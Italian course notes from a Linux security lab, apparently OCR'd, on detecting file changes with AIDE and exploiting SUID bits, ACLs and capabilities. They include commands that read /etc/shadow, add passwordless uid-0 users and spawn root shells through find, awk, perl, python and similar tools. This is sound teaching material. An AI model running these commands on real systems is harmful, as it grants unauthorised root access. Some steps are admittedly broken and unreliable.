PriveEsc alternative

1) Impostare il SUID bit sul comando find e dimostrare come questo possa ora essere usato per una privilege escalation

Sfogliando la man page di find, si nota che può essere utilizzato per eseguire un comando per ogni file trovato, se provate a impostare il SUID bit con `sudo chmod +s /usr/bin/find`, vedrete che `find /etc/shadow -exec cat {} \;` vi permette di leggere il file degli hash delle password oppure `find /any/file -exec nc -l -p 80 \;` vi permette di aprire una porta privilegiata in ascolto.

2) Leggere le man page acl (5), setfacl (1), getfacl (1), portare qualche esempio di come le POSIX ACL possano essere utilizzate per privilege escalation (suggerimento: vagamente simile all'esempio di sudo) e di come individuare sul sistema file su cui siano impostate in modo potenzialmente pericoloso. Le ACL sono un modo leggermente meno visibili di alterare i permessi di un file. A fronte di sistemi "casalinghi" o molto limitati di integrity checking, permettono di impostare modi di accesso eccessivi che possono sfuggire al rilevamento.

Es. leggibilità e sostituibilità degli hash

```
setfacl -m u:kali:rw /etc/shadow
```

Es. modificabilità del codice binario di un eseguibile privilegiato

```
setfacl -m u:kali:w /usr/bin/sudo
```

Notate che alcuni comandi si lamentano se file critici hanno permessi eccessivi, ma non sempre notano le ACL. Es. Ricordando che potete diventare root con "su -" e password che avete scelto, provate da root a rendere modificabile da chiunque il file /etc/sudoers con `chmod 666 /etc/sudoers` e verificate che da utente kali , sudo non funziona più. Ripristinando i permessi, e settando una ACL che consenta comunque all'utente sec di modificare a piacimento sudoers con `chmod 440 /etc/sudoers` e `setfacl -m u:kali:rw /etc/sudoers` verificate che sudo funziona. Per individuare sul sistema file con ACL impostate, si può utilizzare `getfacl -sR /`

3) Leggere le man page capabilities (7), setcap (8), getcap (8). Portare qualche esempio di come le capabilities possano essere utilizzate per privilege escalation (suggerimento: simile all'esempio di SUID) e di come individuare sul sistema file su cui siano impostate in modo potenzialmente pericoloso.

Es. eseguibile che ignora la coerenza di ownership tra processo e file: `sudo setcap CAP_FOWNER=eip /bin/chmod`

Es. eseguibile che ignora completamente i permessi: `sudo setcap CAP_DAC_OVERRIDE=eip /usr/bin/vim.basic`

Notate che da vim.basic si può eseguire qualunque comando shell digitando :!COMANDO, ma se provate a eseguire ad esempio `:!cat /etc/shadow` non funziona.... questo è merito di bash che "droppa" le capabilities (ma comunque potete aprire direttamente /etc/shadow dall'editor!)

Per trovare file con capabilities settate, usate: `getcap -r /`


ESERCIZIO INTEGRITY CHECK E PRIVESC 9 GENNAIO 2023

Parte 1

Scarichiamo un file che (dopo essere reso eseguibile) se eseguito effettua un cambiamento su /usr/bin. Dobbiamo pensare a un modo **per identificare il file modificato e il tipo di modifica**

Soluzione:

usiamo aide per vedere le modifice apportate da change1 e vediamo che è stato modificato il comando cp



Se facciamo `find / -perm /6000` vediamo che il comando /usr/bin/cp è uno dei comandi col bit SUID settato. Questo vuol dire che può essere eseguito con privilegi di root

Parte 2

Dobbiamo sfruttare il cambiamento per inserire in /etc/passwd e in /etc/shadow le righe opportune per **creare un utente** di nome toor con privilegi di root e senza password. Poi diventare toor e lanciare id

Soluzione:

la **strategia** sarà quindi:

andare a copiare con cp i nostri file passwd e shadow su due file temporanei, andare ad aggiungere le entry sui file temporanei e poi ricopiare con cp i file temporanei in quelli ufficiali, aggiungengo quindi l'utente

comandi:

```
cp /etc/passwd ~/p
cp /etc/shadow ~/s
```

in questo modo copiamo i due file in due file provvisori s e p. Il problema è che avranno gli stessi diritti dei file originali e quindi non possiamo andare a sovrascriverli.

```
cat ~/p  > ~/passwd
cat ~/s > ~/shadow
```

usiamo quindi cat per andare a copiare solo il contenuto su ulteriori due file. Su questi possiamo effettivamente aggiungere le entry

```
echo "toor:x:0:0::/root:/bin/bash" >> ~/passwd
echo "toor::19509:0:99999:7:::" >> ~/shadow
```

`cp ~/passwd /etc/passwd`

`cp ~/shadow /etc/shadow`

scriviamo sui file e li ricopiamo in quelli originali

ESERCIZIO INTEGRITY CHECK E PRIVESC 11 GENNAIO 2024

Parte 1

Scarichiamo un file che (dopo essere reso eseguibile) se eseguito effettua un cambiamento su /usr/bin e su /etc. Dobbiamo pensare a un modo per identificare il file modificato e il tipo di modifica

Soluzione:

PASSAGGI DA FARE CON AIDE

andiamo in /home/kali/aide e facciamo `sudo nano /home/kali/aide/aide.conf` per andare a commentare tutto tranne le due directory che effettivamente vogliamo andare a monitorare con la nostra regola


`sudo aide -c /home/kali/aide/aide.conf -i` per re inizializzare il nostro database

lo copiamo con `sudo cp /home/kali/aide/aide.db{.new,}`

andiamo ad eseguire `sudo ./change4` che effettua i cambiamenti

e andiamo a fare il controllo con `sudo aide -c /home/kali/aide/aide.conf -C`

il risultato che otteniamo è:



Vediamo che è stato modificato il file sudoers (ACL ?), il comando grep (capabilities), il comando tee (capabilities) e vim.tiny (rimozione del diritto di scrittura per l'utente)

Parte 2:

usate come utente kali senza sudo i file modificati dal comando change4 che ritenete utili per inserire in /etc/passwd e in /etc/shadow le righe opportune per creare un utente di nome hack con privilegi di root e password hack

da Kali diventate hack e lanciate id

usando comando tee

Soluzione:

in generale per aggiungere un utente senza usare il comando adduser si può usare: `echo "user:x:$UID:$GID::/home/user:/bin/bash" | sudo tee -a /etc/passwd`

nel nostro caso andiamo a usare il comando

`echo "hack:x:10000:1:hack:/home/hack:/bin/bash" | tee -a /etc/passwd` -> aggiungiamo una entry in /etc/passwd con lo user hack.

Per impostare la password "hack" occorre codificarla con l'aggiunta di un salt e poi inserirla nel file /etc/shadow

Eseguo `openssl rand -base64 32` -> mi stampa un salt

Eseguo `openssl passwd -6 -salt [salt calcolato prima] hack` -> associo la password "hack" a questo salt e mi stampa un'altra cosa (cos'è?)


Eseguo `echo "hack:[salt] hack [altra cosa stampata prima]" | tee -a /etc/shadow` -> vado ad inserire una entry in /etc/shadow

(A me non andava non so perchè)

Eseguo `sudo -i hack` e metto la password hack, dopo eseguo il comando `id`

ESERCIZIO INTEGRITY CHECK E PRIVESC 8 FEBBRAIO 2024

l'eseguibile modifica le stesse directory di prima quindi usiamo la stessa configurazione e facciamo gli stessi passaggi. Abbiamo quindi come cambiamento



È stato modificato il file /etc/passwd, sono stati levati dei diritti di lettura del file /etc/shadow, sono state modificate le capabilities di chmod e tail.

IMPORTANTE: quando vediamo un file (di testo proprio) che è stato modificato possiamo andare a vedere nello specifico con il comando diff. Ad esempio nel nostro caso facciamo `diff /etc/passwd /etc/passwd-` e abbiamo

Ci dice che in questo caso sono state rimosse delle informazioni da un utente a caso che avevamo creato noi tempo prima. (totalmente a caso)

Per vedere che comando usare vediamo le capabilities facendo `getcap -r [comando]` e abbiamo questi risultati

Quindi dovremmo sfruttare chmod per fare una privesc.

Altro comando possibile è `ls -la` che ci fa vedere se hanno il bit SUID settato

Due strategie possibili per sfruttare chmod:

- rendere scrivibile /etc/passwd con `chmod o+w` e scrivere in append con echo
- rendere un altro comando eseguibile come /usr/bin/cp


andiamo con la seconda strategia con `chmod u+s /bin/cp`

controlliamo che cp sia eseguibile da root facendo `ls -la /usr/bin/cp`


usare la stessa strategia della privesc con cp

ESERCIZIO 15 GIUGNO 2023

Andiamo ad usare aide per vedere i cambiamenti effettuati e questo è quello che abbiamo



Andiamo a controllare meglio i cambiamenti effettuati



I cambiamenti in /etc/passwd e in /etc/shadow non sembrano niente che ci possa aiutare e vediamo dei cambiamenti delle capabilities solo in /usr/bin/vim.tiny

Dobbiamo usare **vim.tiny** per creare un utente con username toor con privilegi di root e senza password

Andiamo a eseguire `vim.tiny /etc/passwd` inserendo **toor:x:0:0:toor:/root:/bin/bash**

Per uscire da vim.tiny: premere esc e poi scrivere :wq! E premere invio

Stessa cosa con /etc/shadow per inserire **toor::::::::** ossia utente senza password

Facendo `su - toor` riesco ad aprire una shell di root

COME AGGIUNGERE UTENTE ROOT

Inseriamo in /etc/passwd la entry

newuser:x:0:0:root:/root:/bin/bash

generiamo salt

```
SALT=$(openssl rand -base64 6)
```

Generiamo password hash

```
HASH=$(openssl passwd -6 -salt $SALT [password_che_vuoi])
```

Vediamo il risultato

```
echo $HASH
```

aggiungiamo la entry in /etc/shadow come

newuser:6saltedhashedpassword:::::::

(in totale 8 ":" in queste entry)

CONSIGLI DEL GIGIUZ SU POSSIBILI PRIVESC

Nano, ed e joe si potrebbero usare con lo stesso meccanismo di **vim**

Echo con ridirezione

```
sudo bash -c 'echo "newuser:x:0:0:root:/root:/bin/bash" >>
/etc/passwd'
```

```
sudo bash -c 'echo "newuser:$6$saltedhashedpassword::::::" >>
/etc/shadow'
```

(nel nostro caso forse usarli senza sudo bash -c)

comando simile è **printf**

nel caso il comando sia **awk**

```
awk 'BEGIN { print "hacker:x:0:0:Hacker,,,:/root:/bin/bash" >>
"/etc/passwd" }'
```

```
awk 'BEGIN { print
"hacker:$1$mysalt$J/0GKnG75uZ4kYwOjVu8O/:0:0:99999:7:::" >>
"/etc/shadow" }'
```

se abbiamo comando **perl**

```
sudo perl -e 'system("cp /tmp/passwd /etc/passwd");'
```

se abbiamo comando **python**

```
sudo python -c 'import os; os.system("cp /tmp/passwd /etc/passwd")'
```

se abbiamo comando **ruby**

```
sudo ruby -e 'system("cp /tmp/passwd /etc/passwd");'
```

se abbiamo comando **php**

```
sudo php -r 'system("cp /tmp/passwd /etc/passwd");'
```

comando **find** per eseguire una shell

```
sudo find / -exec /bin/sh \;
```

usare **mv** avendo file /tmp con già le entry dentro

```
sudo mv /tmp/passwd /etc/passwd
sudo mv /tmp/shadow /etc/shadow
```

usare **tail** che aggiunge entry in append


```
sudo bash -c 'tail -n 1 /tmp/passwd >> /etc/passwd'
sudo bash -c 'tail -n 1 /tmp/shadow >> /etc/shadow'
```

`tail -n +0 [file]` **e** `head -n +0 [file]`

stampano entrambi tutto il contenuto di un file

ESERCIZIO 15 LUGLIO 2022

Usiamo aide per Vedere I cambiamenti del nostro eseguibile



Dobbiamo usare il comando tee

PER VEDERE SE IL COMANDO HA IL SUID BIT SETTATO `ls -la [comando]`

PER VEDERE LE CAPABILITIES `getcap -r [comando]`